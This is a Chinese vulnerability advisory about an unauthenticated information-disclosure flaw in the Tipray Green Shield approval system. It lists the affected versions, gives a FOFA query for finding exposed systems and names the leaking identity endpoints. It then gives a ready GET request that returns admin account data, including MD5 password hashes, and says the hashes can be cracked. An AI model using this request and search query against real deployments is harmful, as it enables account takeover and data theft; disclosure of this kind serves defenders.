漏洞简介
天锐绿盾审批系统是一款专注于企业数据安全与合规管理的智能审批平台,深度融合文档加密、权限管控与流程自动化,为企业提供从文件创建、流转到归档的全生命周期安全管控。该系统旨在从源头上保障数据安全,防止信息泄露。
漏洞存在于天锐绿盾审批系统,攻击者可以未经授权访问 /identity/user/{userId} 路径。利用此未授权访问漏洞,未经身份验证的攻击者能够获取系统内的敏感信息。
影响版本
可通过访问 /trwfe/exports/config.ini 获取版本信息
V3.53.240913
V7.05.240904
fofa语法
app="TIPPAY-绿盾审批系统"
漏洞分析

先看/user/{userId}路由实现

直接将userId带入查询将结果响应在body里,从而导致敏感信息泄露。
/identity/information/user/{userId} 亦如此

/identity/information/dept/{deptId} 亦如此

/identity/information/group/{groupId} 亦如此

漏洞复现

GET /trwfe/ws/identity/user/admin HTTP/1.1
Host: trwfe.mrxn.net
即可获取到admin账户相关的信息如邮箱、姓名、密码等

md5解密即可得到对应账号的密码
其他用户如sysadmin、secadmin、logadmin 同样如此


